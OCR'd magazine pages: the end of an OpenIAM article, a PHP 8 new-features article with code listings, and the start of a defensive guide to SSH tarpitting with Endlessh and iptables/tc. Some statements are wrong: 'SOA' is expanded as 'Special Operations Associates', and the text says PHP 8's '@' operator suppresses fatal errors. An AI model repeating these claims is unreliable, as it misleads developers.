


Figure 2: OpenIAM provides accounts on the desired target systems. © OpenIAM [3]

alternative to installing the RPM file, you can also obtain a container image of the software and then run it with a container runtime. Only Docker is officially supported, but the container image should work with the Podman runtime without any problems; I did not try this out when writing this article.

Conclusions

OpenIAM is an extremely complex and comprehensive piece of software for the management of user identities and access rights. The tool supports all requirements that companies have for a modern IAM tool. Thanks to SOA (Special Operations Associates) security and the numerous APIs that the software provides, it is easy to adapt or extend it to your own needs.

The integrated Groovy scripting language lets you create scripts that synchronize users from a source system to any target system with flexible mapping of user attributes. Together with single sign-on support, OpenIAM also acts as an identity provider and combines this with sophisticated access management. The feature scope naturally requires a certain amount of training; however, the effort will certainly pay off in later operation. After all, OpenIAM helps you automate almost all operations for identity and access management. ■




Figure 3: With OpenID Connect or SAML2, users can access applications in remote security domains with single sign-on.

Info

[1] OpenIAM: [https://www.openiam.com]
[2] OpenIAM connectors: [https://www.openiam.com/products/identity-governance/connectors/]
[3] Provisioning: [https://www.openiam.com/products/identity-governance/features/provisioning/provisioning-2/]
[4] OpenIAM download: [https://www.openiam.com/registration/]

The Author

Thorsten Scherf is a Senior Principal. Product Experience Engineer who works in the global Red Hat Identity Management team. You can meet him as a speaker at various conferences.

■

New features in PHP 8

Conversion Work

After about two years of development, version 8 of the popular PHP scripting language was released on November 26, 2020. It comes with a number of innovations and ditches some obsolete features. By Tim Schürmann

One of the major innovations in PHP is intended to give the scripting language a boost, but it does require some prior knowledge. As of version 5.5, the code to be executed has been stored in a cache provided by the OPcache extension [1]. Thanks to this cache, the interpreter does not have to reread the scripts for every request. PHP 8 sees OPcache expanded to include a just-in-time (JIT) compiler. This converts parts of the PHP code into native program code, which the processor then executes directly and far faster as a consequence. As a further speed tweak, the generated binary code is also cached. When the PHP code is restarted, PHP 8 simply accesses the precompiled binary code from the cache.

As the first benchmarks by PHP developer Brent Roose show [2], scripts with repetitive or extensive calculations obviously benefit from these changes. When handling individual short requests, the JIT compiler shows its advantages to a far lesser extent.

Listing 1: match

```
$flasher = match ($lever) {
  0 => "Warning_Flasher",
  'Up', 'Down' => "On",
  default => "Off"
};
```

Listing 2: Happy Birthday?

```
01 // ---- previously --------
02 if ($user !== null) {
03   $a = $user->address;
04
05   if ($a !== null) {
06     $b = $user->getBirthday();
07
08     if ($b !== null) {
09       $bday = $b->asString();
10     }
11   }
12 }
13
14 // ---- in PHP 8 --------
15 $bdate = $user?->address?->getBirthday()?->asString();
```

Abbreviation

The syntax, which has changed slightly in some places in PHP 8, saves developers some typing. For example, the scripting language adds a more powerful and more compact `match` function to supplement `switch`. In Listing 1, `$flasher` is only `On` if `$lever` is set to `Up` or `Down`. If none of the comparison values before `=>` are correct, the `default` value applies.

The call to `$user->address->getBirthday()->asString()` in Listing 2 only works if `$address` exists and `getBirthday()` returns a valid object. To do this, developers previously had to nest several `if` branches. The new nullsafe operator `?->` checks the existence automatically and reduces the test to one line (line 15).

Where a class needs to encapsulate an address or other data, the developer usually first notes the appropriate variables, which are then assigned values by a constructor (Listing 3, lines 2-12). In PHP 8, this can be written in a concise way (Listing 3, lines 15-21).

The constructor now collects all the required information from which

PHP 8 automatically derives the complete class structure. Thanks to the Constructor Property Promotion syntax, programmers can create data objects far faster and also refactor them more quickly later.

Exceptional Phenomenon


Until now, PHP developers always had to catch exceptions in a variable, even if they didn't want to do anything else with the corresponding object. From PHP 8 on, in such situations, you simply omit the variable and just specify the type. If you want to handle all errors in the `catch` block, simply catch `Throwable` (Listing 4). The `get_class()` function returns an object's class name. Developers using PHP 8 or higher can access this class with an appended `::class`, as shown in Listing 5.

Typical!

Functions expect their parameters in a given order. Especially with a large number of parameters, it is easy to lose track. The following code, which calculates the volume of a box, for example, does not make it entirely clear which value stands for the width:

```
$v = volume(10, 3, 2);
```

In PHP 8, developers can explicitly note the names of the corresponding parameters to ensure clarity. When using these named arguments, you also choose the order of the parameters according to your needs.



```
dd@ubuntu:~$ php weakmap.php
object(Weakmap)#1 (1) {
  [0]=>
  array(2) {
    ["key"]=>
    object(Adress)#2 (2) {
      ["name"]=>
      string(14) "John Doe"
      ["birthday"]=>
      string(10) "03.11.2020"
    }
    ["value"]=>
    int(123)
  }
}
object(WeakMap)#1 (0) {
}

dd@ubuntu:~$
```

Figure 1: The entry in `WeakMap` disappears along with the object.

Optional parameters can also be omitted, like `$depth` in the example shown in Listing 6. By the way, Listing 6 shows a further innovation: After the last parameter, you can use another comma, even if no further parameters follow.

Flextime

When you compute with integers, floating-point numbers are often generated. Wouldn't it be useful if the corresponding function could return an `int` or a `float` value as needed. In PHP 8, this is achieved with union types. You simply combine several possible data types with a pipe character (`|`). In the example shown in Listing 7, `area()` returns either an `int` or a `float` value.

Another new data type is `mixed`. It stands for one of the data types `array`, `bool`, `callable`, `int`, `float`, `null`, `object`, `resource`, or `string`. The `mixed` data type always occurs if the type information is missing. For example, you can use `mixed` to indicate that you cannot or do not want to specify the type of a variable at the corresponding position.

The new `WeakMap` data structure works much like an array but uses objects as keys (Listing 8). Garbage Collection can also collect the used objects, so if the program destroys `$a` at some point further downstream (e.g., intentionally with `unset($a);`), PHP would automatically remove the corresponding `$cache[$a]` entry.

In Figure 1, `var_dump()` outputs `WeakMap` once; an `address` object acts as the `key` here. Then `unset()` destroys this object, which automatically removes the entry from `WeakMap`. This is proven by the second output of `var_dump()` (shown in the last two lines of Figure 1). One of `WeakMap`'s main areas of application is customized caching.

More Functional

Whether or not the `Hello World` string contains the word `World` is determined by the `strpos()` function. In PHP 8, there is an alternative to this: `str_contains()`

Listing 3: Encapsulating Data

```
// ---- previously --------
class Address
{
  public string $name;
  public DateTimeImmutable $birthday;

  public function __construct(string $n,
    DateTimeImmutable $g)
  {
    $this->name = $n;
    $this->$birthday = $g;
  }
}

// ---- in PHP 8 --------
class Address
{
  public function __construct(
    public string $name,
    public DateTimeImmutable $birthday,
  ) {}
}
```

Listing 4: Throwable

```
try {
  [...]
} catch (Throwable) {
  Log::error("Error!");
}
```

Listing 5: Class Name

```
$a = new Address();
var_dump($a::class);
```

Listing 6: Named Parameters

```
function volume(int $width, int $height, int $depth = 1)
  { return $width * $height * $depth; }
$v = volume(height: 3, width: 10,);
```

Listing 7: Data Types with Pipe

```
class Rect {
  public int|float $x, $y, $w, $h;

  public function area(): int|float {
    return $this->w * $this->h;
  }
}
```

Listing 8: WeakMap

```
$cache = new WeakMap;
$a = new Address;
$cache[$a] = 123;
```

(Listing 9). The siblings `str_starts_with()` and `str_ends_with()`, which search for the word at the beginning and at the end of the string, respectively, are new. The `fdiv()` function divides a floating-point number by zero without grumbling and returns `INF`, `-INF`, or `NAN`.

The `get_debug_type()` function determines the data type of a variable. In contrast to the already existing `gettype()`, the new function also identifies strings, arrays, and closed

Listing 9: str_contains()

```
if (str_contains('Hello World', 'World')) { [...] }
```

Listing 10: Attributes

```
#[DatabaseTable("User")]
class User
{
  #[DatabaseColumn]

  public $name;

  public function setBirthday(#[ExampleAttribute] $bday) { }
}
```

Listing 11: Reading Attributes

```
01 $reflectionClass = new \ReflectionClass(User::class);
02 $attributes = $reflectionClass->getAttributes();
03 var_dump($attributes[0]->getName());
04 var_dump($attributes[0]->getArguments());
```

Listing 12: static

```
class Foo {
  public function create(): static {
    return new static();
  }
}
```

Listing 13: Traits

```
trait Coordinates {
  abstract public function area(): int;
}

class Rectangle {
  use Coordinates;
  public function area(): int { [...] }
}

class Circle {
  use Coordinates;
  public function area(): string { [...] }
}
```

resources, and it reveals the classes of objects. As the function name suggests, it is mainly intended to make writing debug messages easier. Each resource, such as an open database connection, is assigned an internal identification number. Developers now can also address them in a type-agnostic way using `get_resource_id()`.

The well-known `token_get_all()` function returns the matching PHP tokens for PHP source code [3]. You can have either a string or an array, which is anything but handy. This has led to PHP 8 introducing the `PhpToken` class. Its `getAll()` method returns an array of `PhpToken` objects, which in turn encapsulate the individual tokens. This `token_get_all()` replacement is easier to use, but at the price of using more memory.

Attributes

Many other languages offer annotations to let programmers attach metadata to classes. In this way, the developers can make a note of, say, the database table in which the class stores its data. PHP 8 now has an option for this in the form of attributes. The actual information is located between `#[ ... ]` directly in front of the class, as shown in Listing 10.

As the example demonstrates, attributes can be attached to classes, but also to variables, constants, methods, functions, and parameters. The information's structure and content is determined by the developer or a framework that evaluates the attributes. In Listing 10, the class is assigned an attribute of `DatabaseTable`. If necessary, you can pass in parameters in the brackets. The example reveals that the database table is named `User`.

The PHP developers have been working on the syntax for attributes for quite some time. There was some talk of using `<<ExampleAttribute>>` and `@@ExampleAttributes` as tags, and you will find references to this in numerous posts on PHP 8.

Attributes can be read using the Reflection API. The example shown in Listing 11 uses the new `getAttributes()` method to get all the attributes for the `User` class in the form of an array with all attributes. Each one encapsulates an object of the type `ReflectionAttributes`. Among other things, this new class has a `getName()` method that reveals the name of the attribute.


The `getName()` method is used in line 3 of Listing 11, which simply outputs the name of the attribute via `var_dump()` – in the `DatabaseTable` example. Similarly, `getArguments()` in line 4 returns the corresponding parameters as an array (Figure 2).

Small Matters

Sorting functions in PHP have not been stable thus far, leaving the order of identical elements in the sorted results to chance. In PHP 8, all sorting routines adopt identical elements in the order that existed in the original array.


The PHP developers have also introduced a new `Stringable` interface that automatically implements a class if it offers the `__toString()` function. The `string|Stringable` union type then accepts both strings and objects with the `__toString()` method. This in turn is intended to improve type safety.

Since the JSON data format is now the format of choice in many web applications, PHP 8 can no longer be compiled without the JSON extension. Developers can more easily convert `DateTime` and `DateTimeImmutable` into each other using `DateTime::createFromInterface()` and `DateTimeImmutable::createFromInter`



```
dd@ubuntu:~$ php attributes.php
string(13) "DatabaseTable"
array(1) {
  [0]=>
  string(4) "User"
}
dd@ubuntu:~$
```

Figure 2: For the `#[DatabaseTable("User")]` attribute, the Reflection API correctly returns `DatabaseTable` as the name and `User` as the parameter. All parameters are bundled into an array.



```
dd@ubuntu:~$ php traits.php
Fatal error: Declaration of Circle::area(): string must be compatible
 with Coordinates::area(): in in /home/dd/traits.php on line 17

dd@ubuntu:~$
```

Figure 3: Here, PHP 8 has detected that the `Circle` class implements the `area()` function incorrectly.

`face()`. `static` can also be used as the return type (Listing 12).

Traits

Developers can use traits to smuggle functions into classes without paying attention to the inheritance hierarchy [4]. Listing 13 shows an example of this: A trait can also define abstract functions, which the individual classes must implement in turn. PHP 8 is the first version to check function signatures. The implementation of the `Circle` class thus throws an error due to the wrong `string` (Figure 3).
Elsewhere PHP is more agnostic: Until now, the interpreter applied some inheritance rules to private methods, even if they were not visible in the derived class. In PHP 8 this no longer happens, which means that the code shown in Listing 14 now runs without an error message.

Changes

PHP 8 irons out some inconsistencies and breaks backwards compatibility. For example,

```
0 == "foo"
```

is now considered false. PHP 8 only evaluates the `.` operator for concatenating strings after an addition or subtraction. Code such as

```
echo "Length: " . $y - $x;
```

is now interpreted by PHP 8 as

```
echo "Length: " . ($y - $x);
```

Namespaces may no longer contain spaces in their names, but from now on reserved keywords are also allowed as parts of a namespace identifier.
Within the Reflection API, the signatures of some methods have changed. For example, instead of `ReflectionClass::newInstance($args);`, PHP 8 uses the `ReflectionClass::newInstance(...$args);` method. However, if you want the PHP code to run under PHP 7 and 8, the PHP team recommends using the notation shown in Listing 15.

Stricter Reporting Requirements

If you call existing scripts in PHP 8, you can expect numerous error messages. Besides some incompatible changes, the main reason for these errors is stricter handling. From now on, the error report level `E_ALL` will be used by default. Additionally, the `@` operator can be used to suppress fatal errors. Developers must also be prepared for SQL errors when connecting to databases via the PDO interface: Error handling now uses exception mode by default (`PDO::ERRMODE_EXCEPTION`).
Arithmetic and bitwise operators throw a `TypeError` if one of the operands is an array, a resource, or not an overloaded object. One exception occurs if you merge two arrays using `array + array`. Division by zero throws a `DivisionByZeroError` in PHP 8.
Finally, PHP 8 removes some functions and language constructs already tagged as `deprecated` in version 7.x. The PHP developers meticulously list all incompatible changes in a long document online [5]. If you need to maintain existing PHP code, you will definitely want to check out this document.

Conclusions

PHP 8 includes many useful new features that make the developer's life easier and provide for more compact code. In particular, the new `match`, Constructor Property Promotion, and attributes should quickly find many friends. In addition, PHP 8 cautiously throws out some outdated behaviors and constructs. Existing PHP applications, however, will most likely need to be adapted as a result. Whether the JIT compiler really delivers the hoped-for performance boost or only gives PHP code a boost in special cases remains to be seen in practice. ■

Info

[1] OPcache: [https://www.php.net/manual/en/book.opcache.php]
[2] "PHP 8: JIT performance in real-life web applications": [https://stitcher.io/blog/jit-in-real-life-web-applications]
[3] token_get_all: [https://www.php.net/manual/function.token-get-all.php]
[4] Traits: [https://www.php.net/manual/language.oop5.traits.php]
[5] Upgrading to PHP 8.0: [https://github.com/php/php-src/blob/master/UPGRADING]

The Author

Tim Schürmann is a freelance computer scientist and author. Besides books, Tim has published various articles in magazines and on websites.

Listing 14: Inheritance Theory

```
class Foo {
  final private function calc() { [...] }
}

class Bar extends Foo {
  private function calc() { [...] }
}
```

Listing 15: Reflection Class Notation

```
ReflectionClass::newInstance($arg = null, ...$args);
```

■

Endlessh and tc tarpits slow down attackers

Sticky Fingers

Keep an attacker's connections open in an Endlessh "tarpit" or delay incoming connections with the more traditional rate-limiting approach of tc. By Chris Binnie

A number of methods can stop attackers from exhausting your server resources, such as filtering inbound traffic with a variety of security appliances locally or by utilizing commercial, online traffic-scrubbing services to catch upstream traffic for mitigating denial-of-service attacks. Equally, honeypots can be used to draw attackers in, so you get a flavor of the attacks that your production servers might be subjected to in the future.

In this article, I look at a relatively unusual technique for slowing attackers down. First, Endlessh, a natty piece of open source software, can consume an attacker's resources by keeping their connections open (so that they have less ability themselves to attack your online services), leaving them in a "tarpit." Second, to achieve similar results a more traditional rate-limiting approach, courtesy of advanced Linux networking and traffic control (tc), is investigated with the kernel's built-in Netfilter packet filter controlled by its iptables frontend.

As surely as night follows day, automated attacks will target the default Secure Shell port (TCP port 22), so I will use SSH as the guinea pig test case with the knowledge that I can move the real SSH service to an alternative port without noticeable disruption.

Sticky Connections

If you visit the GitHub page for Endlessh [1], you are greeted with a brief description of its purpose: "Endlessh is an SSH tarpit that very slowly sends an endless, random SSH banner. It keeps SSH clients locked up for hours or even days at a time."

The documentation goes on to explain that if you choose a non-standard port for your SSH server and leave Endlessh running on TCP port 22, it's possible to tie attackers in knots, reducing their ability to do actual harm. One relatively important caveat, though, is that if you commit too much capacity to what is known as tarpitting (i.e., bogging something down), it is possible to cause a denial of service unwittingly to your own services. Therefore, you should never blindly deploy security tools like these in production environments without massive amounts of testing first.

The particular tarpit I build here on my Ubuntu 20.04 (Focal Fossa, with the exceptionally aesthetically pleasing Linux Mint 20 Ulyana sitting atop) will catch the connection when the SSH banner is displayed before SSH keys are exchanged. By keeping things simple, you don't have to worry about the complexities involved in solving encryption issues.

In true DevOps fashion, I fire up Endlessh with a Docker container:

```
$ git clone ↩
  https://github.com/skeeto/endlessh
```

If you look at the Dockerfile within the repository, you can see an image that uses Alpine Linux as its base (Listing 1).

Listing 1: Endlessh Dockerfile

```
FROM alpine:3.9 as builder
RUN apk add --no-cache build-base
ADD endlessh.c Makefile /
RUN make

FROM alpine:3.9
COPY --from=builder /endlessh /
EXPOSE 2222/tcp
ENTRYPOINT ["/endlessh"]
CMD ["-v"]
```

Assuming Docker is installed correctly (following the installation process for Ubuntu 20.04 in my case, or as directed otherwise [2]), you can build a container with the command:

```
$ cd endlessh/
$ docker build -t endlessh .
[...]
Successfully built 6fc5221548db
Successfully tagged endlessh:latest
```

Next, check that the container image exists with `docker images` (Listing 2). Now you can spawn a container. If you are au fait with Dockerfiles, you will have spotted that TCP port 2222 will be exposed, as shown in the output:

```
$ docker run -it endlessh
2020-11-09T15:38:03.585Z Port 2222
2020-11-09T15:38:03.586Z Delay 10000
2020-11-09T15:38:03.586Z MaxLineLength 32
2020-11-09T15:38:03.586Z MaxClients 4096
2020-11-09T15:38:03.586Z ↩
  BindFamily IPv4 Mapped IPv6
```

The command you really want to use, however, will expose that container port on the underlying host, too:

```
$ docker run -d --name endlessh ↩
             -p 2222:2222 endlessh
```

You can, of course, adjust the first 2222 entry and replace it with 22, the standard TCP port. Use the `docker ps` command to make sure that the container started as hoped.

In another terminal, you can check to see whether the port is open as hoped by the Docker container (Listing 3).

Next, having proven that you have a working Endlessh instance, you can put it through its paces.

A simple test is to use the unerring, ultra-reliable `netcat` to see what is coming back from port 2222 on the local machine:

```
$ nc -v localhost 2222
Connection to localhost 2222 port ↩
  [tcp/*] succeeded!
vc"06m6rKE"S40rSE2l
&Noq1>p&DurlvJh84S
 bHzlY
mTj-(!EP_Ta|B]CJu;s'1^:m7/PrYF
LA%jF#vxZnN3Ai
```

Each line of output takes 10 seconds to appear after the *succeeded* line and is clearly designed to confuse whoever is connecting to the port into thinking something is about to respond with useful, sane commands. Simple but clever.

If you need more information to deploy Endlessh yourself, use the `docker run` command with the `-h` option at the end to see the help output (Listing 4).

As the help output demonstrates, it is very easy to alter ports (from a container perspective), but you should edit the `docker run` command as discussed above. Endlessh allows you to specify how much gobbledygook is displayed with the `-l` (length) option. To prevent an unexpected, self-induced denial of service on your own servers, you can hard-code the maximum number of client connections permitted so that your network stack doesn't start to creak at the seams. Finally, it is possible to expose only the desired connection port on IPv4, IPv6, or both and, with the `-d` setting, alter the length of the gobbledygook display delays (which by default is currently set at 10,000ms or 10s).

Colonel Control

If you don't want to use a prebuilt solution like Endlessh for creating a tarpit, you can achieve similar results with tools available to Linux by default, or more accurately, with the correct kernel modules installed. As mentioned, this approach is more rate-limiting than tarpitting but ultimately much more powerful and well worth discovering. Much of the following was inspired by a blog post from 2017 [3]. An introduction that quotes Wikipedia notes that a tarpit "is a service on a computer system (usually a server) that purposely delays incoming connections" [4].

Having looked at that post, followed by a little more reading, I realized that I'd obviously missed the fact that iptables (the kernel's network firewall, courtesy of the Netfilter project's component [5]) has included by design a tarpit feature of its very own. A look at the online manual [6] (or the output of the `man iptables` command) has some useful information to help you get started. The premise to using the TARPIT target module in iptables, as you'd expect from such a sophisticated piece of software, looks well considered and refined.

The docs state that the iptables target, "Captures and holds incoming TCP connections using no local per-connection resources." Note that this reassuring opening sentence apparently improves the Endlessh chance of unwittingly causing a local denial-of-service attack. The manual goes on to say, "Attempts to close the connection are ignored, forcing the remote side to time out the connection in 12-24 minutes." That sounds pretty slick. A careful reading of the manual reveals more tips. To open a "sticky" port to torment attackers, you can use the command:

```
$ iptables -A INPUT -p tcp -m tcp ↩
           --dport 22 -j TARPIT
```

Noted in the documentation is that you can prevent the connection tracking (`conntrack`) functionality in iptables from tracking such connections with the NOTRACK target. Should you not do this, the kernel will unnecessarily use up resources for those connections that are stuck in a tarpit, which is clearly unwelcome behavior.

To get started with the advanced Linux networking approach, accord-

Listing 2: `docker images`

```
$ docker images
REPOSITORY TAG      IMAGE ID       CREATED              SIZE
endlessh   latest   6fc5221548db   58 seconds ago       5.67MB
<none>     <none>   80dc7d447a48   About a minute ago   167MB
alpine     3.9      78a2ce922f86   5 months ago         5.55MB
```

Listing 3: Checking for Open Port

```
$ lsof -i :2222
COMMAND     PID USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
docker-pr 13330 root   4u   IPv4   91904      0t0  TCP *:2222 (LISTEN)
```

Listing 4: Endlessh Help Output

```
$ docker run endlessh -h

Usage: endlessh [-vh] [-46] [-d MS] [-f CONFIG] [-l LEN] [-m LIMIT] [-p PORT]
  -4        Bind to IPv4 only
  -6        Bind to IPv6 only
  -d INT    Message millisecond delay [10000]
  -f        Set and load config file [/etc/endlessh/config]
  -h        Print this help message and exit
  -l INT    Maximum banner line length (3-255) [32]
  -m INT    Maximum number of clients [4096]
  -p INT    Listening port [2222]
  -v        Print diagnostics to standard output (repeatable)
  -V        Print version information and exit
```

Listing 5: tc

```
$ tc

Usage:  tc [ OPTIONS ] OBJECT { COMMAND | help }
        tc [-force] -batch filename
where  OBJECT := { qdisc | class | filter | chain | action | monitor | exec }
       OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] | -r[aw] | -o[neline] | -j[son] | -p[retty]
                  | -c[olor] -b[atch] [filename] | -n[etns] name | -N[umeric] | -nm | -nam[es] | { -cf
                  | -conf } path }
```

ing to the aforementioned blog post, you need to make sure your kernel supplies the `tc` traffic control utility (stripped down kernels might not have it enabled). Thankfully, on my Linux Mint version it is. To determine whether your system has the tool, enter the `tc` command (Listing 5). In Listing 6, you can see that no rules currently are loaded in iptables.

On my laptop, an SSH server isn't installed automatically so I have to add it to the system:

```
$ apt install openssh-server

The following NEW packages will be ↩
    installed
  ncurses-term openssh-server ↩
    openssh-sftp-server ssh-import-id
```

Listing 6: iptables -nvL

```
$ iptables -nvL

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source      destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source      destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source      destination
```

Listing 7: Starting sshd

```
$ systemctl start sshd
$ lsof -i :22
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd    5122 root   3u   IPv4  62113      0t0  TCP *:ssh (LISTEN)
sshd    5122 root   4u   IPv6  62115      0t0  TCP *:ssh (LISTEN)
```

Listing 8: Checking the Mangle Table

```
$ iptables -t mangle -nvL
Chain OUTPUT (policy ACCEPT 15946 packets, 7814K bytes)
 pkts bytes target     prot opt in     out       source       destination
  192 35671    MARK     tcp  --  *       *       0.0.0.0/0    0.0.0.0/0        tcp spt:22 MARK set 0xa
   31  4173    MARK     tcp  --  *       *       0.0.0.0/0    0.0.0.0/0        tcp dpt:22 MARK set 0xa
```

After some testing, you can uninstall those exact packages to keep your system trim. The commands in Listing 7 start up the SSH daemon (`sshd`) and tell you that it is listening on port 22. IPv6 and IPv4 connections are open on the default port, so you can continue.

At this stage, if you are testing on a server, make sure that you have altered your main SSH port and restarted your SSH daemon, or potentially you will be locked out of your server. The steps you aim to achieve are:

1. With iptables, mark packets to all traffic hitting the SSH port, TCP port 22, with MARK as an option.
2. Use `tc` to set up the hierarchy traffic bucket (HTB) qdisc, to catch traffic to be filtered.
3. Create an HTB rule that will be used for normal traffic (allowing the use of loads of bandwidth), calling it *1:0*.
4. Create a second HTB rule that will only be allowed a tiny amount of traffic and call it *1:5*.
5. Use `tc` to create a filter and get it to match the MARK option set in step 1; then, watch it get allocated to the *1:5* traffic flows.
6. Check the output of both the HTB traffic class rules to look for overlimits.

Now it's time to put those steps in action.

To begin, add an iptables rule with a "mangle" table that helps you manipulate connections to your heart's content. For step 1, you may need to adjust the `-A` options to `-I` if you have rules in place, MARK your connections to the SSH port (with two rules – one as the source port and one as the destination – because you'll test to see whether it works by using connections from another local machine):

```
$ iptables -A OUTPUT -t mangle ↩
           -p tcp --sport 22 -j MARK ↩
           --set-mark 10
$ iptables -A OUTPUT -t mangle ↩
           -p tcp --dport 22 -j MARK ↩
           --set-mark 10
```

As you can see, one source port and one destination port have been configured to mark the packets with the label *10*. Now, check that traffic is hitting the rules, or chains, created by checking the mangle table (Listing 8).

For step 2, run a new `tc` command to add the HTB qdisc (or the scheduler) to your network interface. First, however, you need to know the name of your machine's network interfaces with `ip a`. In my case, I can ignore the *lo* localhost interface, and I can see the wireless interface named *wlpls0*, as seen in a line of the output:

```
wlp1s0: ↩
  <BROADCAST,MULTICAST,UP,LOWER_UP> ↩
  mtu 1500 state UP group default qlen 1000
```

From now on, I can simply alter the *wlp1s0* entry for the network interface. Now, add the HTB qdisc scheduler to the network interface as your parent rule (which is confusingly referenced as *1:*, an abbreviated form of *1:0*):

```
$ tc qdisc add dev wlp1s0 root ↩
  handle 1: htb
```

